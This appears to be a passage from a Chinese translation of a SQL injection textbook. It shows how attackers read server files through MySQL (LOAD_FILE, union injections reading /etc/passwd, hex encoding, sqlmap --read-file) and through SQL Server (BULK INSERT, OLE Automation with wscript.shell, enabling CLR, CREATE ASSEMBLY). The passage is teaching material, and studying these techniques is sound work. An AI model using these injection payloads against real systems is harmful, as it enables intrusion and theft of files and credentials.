访问运行 DBMS 的主机上的文件系统为潜在攻击者带来了希望。有些情况下，这是攻击操作系统(例如，寻找保存在机器上的证书)的前兆；而有些情况下，它只是在尝试避开数据库的验证(例如，MySQL 习惯以 ASCII 文本格式保存数据库文件，因而读文件攻击可以在未达到 DBMS 验证级别的情况下读取数据库的内容)。

6.2.1　读文件

在运行 DBMS 的主机上读取任意文件的能力为富有想象力的攻击者提供了很多有趣的机会。“读取什么文件？”是个古老的问题，攻击者长时间以来一直都在问这个问题。很明显，该问题的答案在很大程度上取决于攻击者的目标。有时攻击者的目标是从主机上窃取文档或二进制代码；有时攻击者可能希望找到某种类型的证书以便进一步实施攻击。不管目标是什么，攻击者都希望能够读取 ASCII 文本和二进制文件。

接下来自然要面对的问题是：攻击者怎样才能查看这些文件(假设能强迫数据库读取文件)？本章将研究该问题的答案，实际上我们在第 4 章和第 5 章已经介绍过这些方法。简单地说，本小节的目标是理解攻击者如何将目标文件系统的内容看作 SQL 查询的一部分。实际上，取出数据是另一个要解决的问题。

1. MySQL

MySQL 提供了一种完全被滥用的功能，该功能允许使用 LOAD DATA INFILE 和 LOAD_FILE 命令将文本文件读到数据库中。据最新的 MySQL 参考手册，“LOAD DATA INFILE 语句以非常快的速度从文本文件中读取一行数据至表中。文件名必须是一个文字串。”

我们先研究一下 LOAD DATA INFILE 命令的使用方法，因为接下来要用到它。

先创建一个简单的文本文件，名为 users.txt：

```
cat users.txt
baroon meer haroon@fakedomain.com 1
Dafydd Stuttard mail@fakedomain.net 1
Dava Hartley dave@fakedomain.co.uk 1
Rodrigo Marcos rodrigo@fakedomain.com 1
Gary Oleary-Steele garyo@fakedomain.com 1
Joe Hemler joe@fakedomain.com 1
Maroc Slaviero marco@fakedomain.com 1
Alberto Revelli root@fakedomain.net 1
Alexander kornbrust ak@fakedomain.com 1
Justin Clarke justin@fakedomain.com 1
```

接下来在 MySQL 控制台中运行下列命令，创建一张表来保存作者的详细信息：

```
mysql> create table authors (fname char(50), sname char(50), email
char(100), flag int);
Query OK, 0 rows affected (0.01 sec)
```

当表格准备好接收文本文件后，使用下列命令填充表格：

```
mysql > load data infile '/tmp/users.txt' into table authors fields
terminated by ' ' ;
Query OK, 10 rows affected (0.00 sec)
Records: 10 Deleted: 0 Skipped: 0 Warnings:0
```

通过快速选择 authors 表的内容会发现，文本文件已经被完整地导入数据库中：

```
mysql> select * from authors;
+-----------+--------------+----------------------+------+
| fname     | sname        | email                | flag |
+-----------+--------------+----------------------+------+
| haroon    | meer         | haroon@fakedmain.com | 1    |
| Dafydd    | Stuttard     | mail@fakedmain.net   | 1    |
| Dave      | Hartley      | dave@fakedmain.co.uk | 1    |
| Rodrigo   | Marcos       | rodrigo@fakedmain.com| 1    |
| Gary      | Oleary-Steele| garyo@fakedmain.com  | 1    |
| Joe       | Hemler       | joe@fakedmain.com    | 1    |
| Marco     | Slaviero     | marco@fakedmain.com  | 1    |
| Alberto   | Revelli      | root@fakedmain.net   | 1    |
| Alexander | Kornbrust    | ak@fakedmain.com     | 1    |
| Justin    | Clarke       | justin@fakedmain.com | 1    |
+-----------+--------------+----------------------+------+
10 rows in set (0.00 sec)
```

为提高黑客的兴趣，MySQL 还提供了 LOAD_FILE 函数，通过该函数可以避免创建表，直接传递结果即可：

```
mysql > select LOAD_FILE('/tmp/test.txt');
+-------------------------------------------------------------------+
| LOAD_FILE('/tmp/test.txt')                                        |
+-------------------------------------------------------------------+
| This is an arbitrary file residing somewhere on the filesystem
  It can be multi-line
  and it dose not really matter how many lines are in it ...       |
+-------------------------------------------------------------------+
1 row in set (0.00 sec)
```

本书关注的是 SQL 注入，在注入的 SQL 语句中观察这些操作会更好些。要进行测试，请思考一个虚构的易受攻击的内部网网站(如图 6-1 所示)，它允许用户搜索顾客。

该站点易受到注入攻击，由于它直接将输出返回给了浏览器，因而这里很适合使用 union 语句。为演示方便，该站点将产生的真正 SQL 查询显示为 DEBUG 消息。简单地搜索“a”，其结果如图 6-2 所示。



图 6-1　易受攻击的内部网应用示例



图 6-2　搜索“a”后显示的结果

现在回想下前面介绍的 LOAD_FILE 命令的语法。我们将尝试使用 union 运算符来读取完全可读的/etc/passwd 文件，使用下列代码：

```
' union select LOAD_FILE('/etc/passwd')#
```

上述代码将返回我们比较熟悉的与 union 运算符有关的错误消息——两个查询中的列数要保持相等：

```
DBD::mysql::st execute failed: The used SELECT statements have a
different number of columns at…
```

我们再向联合查询添加一列以有效地获取结果，提交的代码如下：

```
' union select NULL, LOAD_FILE('/etc/passwd')#
```

这跟我们期望的内容完全一样，结果如图 6-3 所示。服务器返回了数据库中的所有用户以及我们所请求文件的内容。



图 6-3　通过数据库读取/etc/passwd

请记住，这种访问文件系统的方式要求数据库用户拥有 File 权限，而且所读取的文件要支持完全可读。在语法上，LOAD_FILE 命令要求攻击者使用单引号字符(')。有时应用会过滤可能的恶意字符，这时使用单引号会引发问题。NGS Software 公司的 Chris Anley 在其论文“HackProofing MySQL”中指出：MySQL 使用十六进制编码字符串替代字符串常量。这意味着下面两条语句是等价的：

```
select 'c:/boot.ini'
select 0x633a2f626f6f742e696e69
```

第 7 章将介绍关于这种编码攻击的更多信息。

LOAD_FILE 函数还能透明地处理二进制文件。这意味着我们可以使用该函数并通过少量技巧很容易地从远程主机读取二进制文件：

```
mysql > create table foo (line blob);
Query OK, 0 rows affected (0.01 sec)
mysql> inset into foo set line=load_file('/tmp/temp.bin');
Query OK, 1 row affected (0.00 sec)
mysql> select * from foo;
+----------+
| line     |
+----------+
| AA??A    |
+----------+
1 row in set (0.00 sec)
```

当然，二进制数据是不可见的，所以我们无法使用它。不过 MySQL 使用内置的 HEX()函数为我们提供了补救措施：

```
mysql> select HEX(line) from foo;
+------------------+
| HEX(line)        |
+------------------+
| 414190904112     |
+------------------+
1 row in set (0.00 sec)
```

LOAD_FILE 命令封装到 HEX()函数中后同样可以工作，这样我们便可以使用易受攻击的内部网应用来从远程文件系统读取二进制文件：

```
' union select NULL, HEX(LOAD_FILE('/tmp/temp.bin'))#
```

该查询的结果如图 6-4 所示。

可以使用 substring 函数对内容进行拆分，这样一次便可以有效地获取一块二进制文件，从而克服了应用强加的限制。



图 6-4 读取二进制文件

LOAD_FILE()还接收 UNC(通用命名约定)路径，这使得有胆量的攻击者可以在其他机器上搜索文件，甚至可以引导 MySQL 服务器连接到他们自己的机器：

```
mysql> select load_file('//172.16.125.2/temp_smb/test.txt');
+-----------------------------------------------------+
| load_file('//172.16.125.2/temp_smb/test.txt')       |
+-----------------------------------------------------+
| This is a file on a server far far away..           |
+-----------------------------------------------------+
1 row in set (0.52 sec)
```

Bernardo Damele A.G开发的 sqlmap 工具(http://sqlmap.sourceforge.net)通过*--read-file* 命令行选项提供该功能：

```
python sqlmap.py -u "http://intranet/cgi-bin/customer.pl?Submint=
Submint&term=a"--read-file /etc/passwd
```

2. Microsoft SQL Server

Microsoft SQL Server 是 Microsoft 安全开发生命周期(Security Development Lifecycle，SDL)过程的旗舰产品，尽管如此，它在 SQL 注入攻击方面也还是存在相当多的负面评价。这一方面是因为它在第一次开发中比较受欢迎(一种 Microsoft 如何启动开发的证据)，另一方面是因为 Microsoft SQL Server 支持堆迭查询。会导致潜在攻击者可用的选项数量以指数级增加，这可以从针对 SQL Server 工具箱的注入的后果中得到证实。SensePost 已经独自创建了工具集，可以将注入点转换到完全成熟的 DNS 隧道中、远程文件服务器中甚至 TCP 连接代理中。

我们从头开始，尝试使用一个易受攻击的 Web 应用从远程 SQL Server 读取文件。对于这种情况，攻击者(已经获取系统管理员权限)通常第一个借用的是 BULK INSERT 语句。

使用 Microsoft SQL Query Analyzer(图 6-5 所示)进行的快速测试以示例方式展示了使用

BULK INSERT 的过程。



图 6-5　SQL Query Analyzer 内的 BULK INSERT

RDBMS 以上述方式处理文件的能力以及处理批查询或堆迭查询的能力很清楚地表明了攻击者怎样通过浏览器来修改这一切。我们再仔细看一个简单的使用 ASP 编写的搜索应用，它以 Microsoft SQL Server 作为后台。图 6-6 展示了在应用中输入“%”后的搜索结果。正如读者能够预料到的(到目前为止)，它返回了系统的所有用户。



图 6-6　一个内部网应用示例(使用 Microsoft SQL Server 作为后台)

一旦攻击者确定 sname 字段易受注入攻击，他便可以通过向 *select user_name()*、*user* 或 *loginame* 注入一个 union 查询来快速确定所运行的权限级别：

```
http://intranet/admin/staff.asp?sname=' union select NULL,NULL,NULL,loginame
```

```
FROM master..sysprocesses WHERE spid=@@SPID--
```

结果如图 6-7 所示。



图 6-7 确认注入

有了这一信息后，攻击者继续攻击，可借助浏览器来有效复制在 Query Analyzer 程序中执行的命令，产生下列看起来比较奇怪的查询：

```
http://intranet/admin/staff.asp?sname=';
//create table hacked(line varchar(8000));
   bulk insert hacked from 'c:\boot.ini';--
```

该查询允许攻击者执行一个子查询以便获取最新创建的表的结果，如图 6-8 所示。



图 6-8 通过 Microsoft SQL Server 读取一个文件

当然，并不是每个应用都会以这种便捷的方式返回结果，但是一旦完成了批量插入(bulk insert)，攻击者便可以使用第 4 章和第 5 章介绍的挤出(extrusion)方法来从数据库提取数据。

进行 BULK INSERT 时设置 *CODEPAGE='RAW'*，这样一来，攻击者便可以向 SQL Server

上传二进制文件，当通过应用提取到该文件之后可以对其进行重建。SensePost 编写的 Squeeza 工具使用*!copy* 模式将该操作自动化，允许攻击者在后台临时表中执行批量插入，然后在机器上重建该文件之前，使用所选的通信机制(DNS、错误消息、时间)来提取信息。可以通过提取远程机器上任意一个二进制文件(c:\winnt\system32\net.exe)并获取其 MD5 哈希值来进行测试。图 6-9 展示了获取到的系统 net.exe 二进制文件的哈希值。

图 6-9　net.exe 的 MD5 哈希值

我们使用一个针对目标应用的 squeeza.config 文件来提取两个文件——远程服务器的 boot.ini 和二进制的 c:\winnt\system32\net.exe。图 6-10 显示了 Squeeza 相当简洁的输出。

图 6-10　从远程服务器复制一个二进制文件

如果一切正常，那么我们现在就可以读到窃取的 boot.ini 的内容并比较窃取的 net.exe 的校验和：

```
[ haroon@hydra squeeza]$ cat stolen-boot.ini
[ boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[ operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000
Server"/fastdetect
[ haroon@hydra squeeza] $ md5sum stolen-net.exe
8f9f01a95318fc4d5a6534fa76b stolen-net.exe
```

(根据所选的*!channel* 的不同，传输过程可能比较费力，比较慢。不过可以通过比较 MD5 值来证明文件传输已顺利完成。)

如果缺少批量插入方法，则攻击者可使用 OLE Automation 来实现 SQL Server 的文件操作。Chris Anley 在其论文“Advanced SQL Injection(高级 SQL 注入)”中曾介绍过 OLE Automation 技术。在 Anley 的例子中，首先使用 wscript.shell 对象在远程服务器上发起一个 Notepad(记事本)示例：

```
-- wscript.shell example (Chris Anley - chris@ngssoftware.com)
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

当然，这为攻击者使用任何 ActiveX 控件提供了机会，ActiveX 控件可创造很多攻击机会。在缺少批量插入的情况下，文件系统对象为攻击者提供了一种相对简单的读取文件的方法。图 6-11 展示了在 SQL Query Analyzer 内部使用(滥用)Scripting.FileSystemObject 的情形。



图 6-11　使用 Scripting.FileSystemObject 浏览文件系统

接下来可以使用相同的技术促使 SQL Server 产生浏览器示例，这些示例借助更大的复杂性和更多的攻击因素为整个过程带来了新的变化。不难想象这样一种攻击：攻击者首先使用 SQL 注入强迫服务器浏览器转向一个恶意页面，以此来利用浏览器中的漏洞。

SQL Server 2005 引入了很多新的值得攻击的“特性”，其中最大的特性之一是在 SQL Server 内部引入了公共语言运行时(Microsoft Language Runtime，CLR)。它允许开发人员将.NET 二进制文件琐细地集成到数据库中并为有胆量的攻击者提供了大量机会。MSDN 上对它的描述是：

“Microsoft SQL Server 2005 通过寄主 Microsoft .NET Framework 2.0 的 CLR 明显增强了数据库编程模型。它支持开发人员使用任何 CLR 语言(尤其是 Microsoft Visual C#.NET、Microsoft

Visual Basic.NET 和 Microsoft Visual C++)来编写存储过程、触发器和函数。它还允许开发人员使用新的类型和集合来扩展数据库。”[1]

我们稍后将介绍 CLR 集成，现在则关注如何滥用远程系统来读取文件。可通过使用向 SQL Server 导入程序集时所使用的方法来实现该目的。第一个要解决的问题是 SQL Server 2005 默认禁用了 CLR 集成。但如果拥有系统管理员或与之等价的权限，那么便不会存在此问题，因为可以使用 sp_configure 存储过程重新启用该功能，如图 6-12 所示。

```
exec sp_configure 'show advanced options',1;
RECONFIGURE;
exec sp_configure 'clr enabled',1
RECONFIGURE
```

图 6-12　启用 CLR 集成

当然(正如在图 6-13 中所看到的)，也可以很容易地改写这些内容以便浏览注入的字符串。



图 6-13　通过应用启用 CLR 集成

这样我们便可以使用 CREATE ASSEMBLY 函数从远程服务器加载任何.NET 二进制文件至数据库中。

我们将使用下列注入字符串加载.NET 程序集 c:\temp\test.exe：

```
sname=';create assembly sqb from 'c:\temp\test.exe' with permission_set
   =unsafe--
```

SQL Server 在 sys. assembly_files 表中存储原始的二进制文件(作为 HEX 字符串)。使用 Query Analyzer 查看它很容易，如图 6-14 所示。



图 6-14 查看数据库中的关联文件

要是想使用 Web 页面查看该文件，则需要联合使用 substring()和 master.dbo.fn_varbintohexstr()函数：

```
sname=' union select NULL,NULL,NULL, master.dbo.fn_varbintohexstr
   (substring(content,1,5)) from sys. assembly_files--
```

图 6-15 展示了如何使用 union、substring 和 fn_varbintohexstr 组合并通过浏览器来读取二进制文件。

